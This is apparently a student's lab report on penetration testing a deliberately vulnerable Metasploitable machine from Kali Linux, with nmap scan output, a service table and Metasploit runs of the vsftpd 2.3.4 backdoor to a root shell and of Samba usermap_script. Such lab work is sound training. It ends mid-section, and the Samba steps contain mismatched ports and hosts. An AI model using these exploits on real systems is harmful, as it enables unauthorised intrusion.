Network Penetration Testing with Real-World Exploits and Security Remediation

Name :- Naman Tamo

ERP :- 6604704

Course :- B.Tech CSE(CyberSecurity)

Semester :- 4th

Section :-CY4A

Project objectives

Introduction :- Network penetration testing, often called ethical hacking, is a crucial cybersecurity practice aimed at identifying vulnerabilities within an organization's network infrastructure before malicious attackers exploit them. By simulating real-world cyberattacks, penetration testers assess the security posture of systems, applications, and devices, helping organizations enhance their defenses. This process often includes exploit attempts on known vulnerabilities, followed by security remediation measures to mitigate risks.

Theory about the project :- Penetration testing is based on several core cybersecurity principles:

1. **Threat Modeling** – Understanding potential attack vectors and the methodologies adversaries may use to breach systems.
2. **Exploit Development** – Using security flaws to gain unauthorized access and assess the impact of exploitation.
3. **Defense Mechanisms** – Implementing remediation strategies such as patching vulnerabilities, enforcing strong access controls, and improving detection mechanisms.
4. **Testing Methodologies** – Common frameworks like OWASP, PTES, and NIST guide penetration testing standards and procedures.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details

Kali Linux	The attacker machine,containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to Practice attacks on.

nmap	For network scanning,port discovery,OS Detection,and Service Version Enumeration
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from cat /etc/shadow

1 Tasks - Network Scanning

Task 1: Basic Network Scan


Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

```
nmap -v 192.168.88.0/24
```

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Ouput of the Scan



```
Discovered open port 2049/tcp on 192.168.88.129
Discovered open port 8009/tcp on 192.168.88.129
Discovered open port 1099/tcp on 192.168.88.129
Discovered open port 6667/tcp on 192.168.88.129
Discovered open port 514/tcp on 192.168.88.129
Discovered open port 8180/tcp on 192.168.88.129
Completed SYN Stealth Scan against 192.168.88.129 in 0.15s (2 hosts left)
Completed SYN Stealth Scan against 192.168.88.1 in 6.41s (1 host left)
Completed SYN Stealth Scan at 10:35, 6.42s elapsed (3000 total ports)
Nmap scan report for 192.168.88.1
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.88.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.88.129
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:7A:E0:29 (VMware)

Nmap scan report for 192.168.88.254
Host is up (0.00062s latency).
All 1000 scanned ports on 192.168.88.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E0:84:58 (VMware)

Initiating SYN Stealth Scan at 10:35
Scanning 192.168.88.128 [1000 ports]
Completed SYN Stealth Scan at 10:35, 0.03s elapsed (1000 total ports)
Nmap scan report for 192.168.88.128
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.88.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.46 seconds
           Raw packets sent: 6515 (278.484KB) | Rcvd: 3011 (124.448KB)

┌──(kali㉿kali)-[~]
```

Task 2 – Reconnaissance


Task 1: Scanning for hidden Ports

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- 192.168.88.129

Expected Output: A list of hidden ports with services.

Output



```
Discovered open port 6000/tcp on 192.168.88.129
Discovered open port 3632/tcp on 192.168.88.129
Discovered open port 512/tcp on 192.168.88.129
Completed SYN Stealth Scan at 11:24, 6.23s elapsed (65535 total ports)
Nmap scan report for 192.168.88.129
Host is up (0.0032s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35563/tcp open  unknown
45352/tcp open  unknown
47236/tcp open  unknown
57836/tcp open  unknown
MAC Address: 00:0C:29:7A:E0:29 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
           Raw packets sent: 65598 (2.886MB) | Rcvd: 65536 (2.622MB)

┌──(kali㉿kali)-[~]
└─$ 
```

Total Hidden Ports = 7

List of hidden ports

1 8180

2 8787

3 35563

4 45352

5 47236

6 57836

7 8009


Task 2: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV 192.168.88.129

Expected Output: A detailed list of open ports and the services running on them, including version information.

Output



```
Discovered open port 514/tcp on 192.168.88.129
Completed SYN Stealth Scan at 21:58, 0.10s elapsed (1000 total ports)
Initiating Service scan at 21:58
Scanning 23 services on 192.168.88.129
Completed Service scan at 21:59, 36.13s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.88.129.
Initiating NSE at 21:59
Completed NSE at 21:59, 8.05s elapsed
Initiating NSE at 21:59
Completed NSE at 21:59, 8.01s elapsed
Nmap scan report for 192.168.88.129
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:7A:E0:29 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.58 seconds
```


Task 3: Operating System Detection

Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O 192.168.88.129

Expected Output: The operating system details of the devices on the network.

Output



```
Completed SYN Stealth Scan at 22:06, 0.11s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.88.129
Nmap scan report for 192.168.88.129
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:7A:E0:29 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.014 days (since Fri May 16 21:45:46 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.61 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.430KB)
```

Task 3 - Enumeration

Target IP Address ENTER_YOUR_TARGET_IP_ADDRESS

Operating System Details (ADD_YOUR_TARGET_OS_DETAILS)

MAC Address: 00:0C:29:5D:FE:0B (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	**STATE**	**SERVICE VERESION**
21/tcp	Open ftp	Vsftpd 2.3.4
22/tcp	Open ssh	Openssh 4.7p1 debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2

80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp open login?	open login?	
514/tcp	open shell	Netkit rshd
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

34615/tcp open status 1 (RPC #100024)

40589/tcp open mountd 1-3 (RPC #100005)


42084/tcp open nlockmgr 1-4 (RPC #100021)

50822/tcp open java-rmi GNU Classpath grmiregistry

Task 4- Exploitation of services


1. **Vsftpd 2.3.4 (port21 -ftp)**
   - Msfconsole
   - Usen exploit/unix/ftp/vsftpd_234_backdoor
   - Set RHOST 192.168.88.129
   - Set RPORT 21

- Run



```
   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.88.129
RHOSTS => 192.168.88.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.88.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.88.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.88.129:21 - USER: 331 Please specify the password.
[+] 192.168.88.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.88.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.88.128:35577 → 192.168.88.129:6200) at 2025-05-18 00:09:22 -0400

█
```

2. **SMB 3.0.20-Debian(port 443)**
   - Search smb version
   - Use auxiliary/scanner/smb/smb_version
   - Use exploit/multi/samba/usermap_script
   - Show options
   - Set RHOST 192.168.88.1
   - Run



```
[+] 192.168.88.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
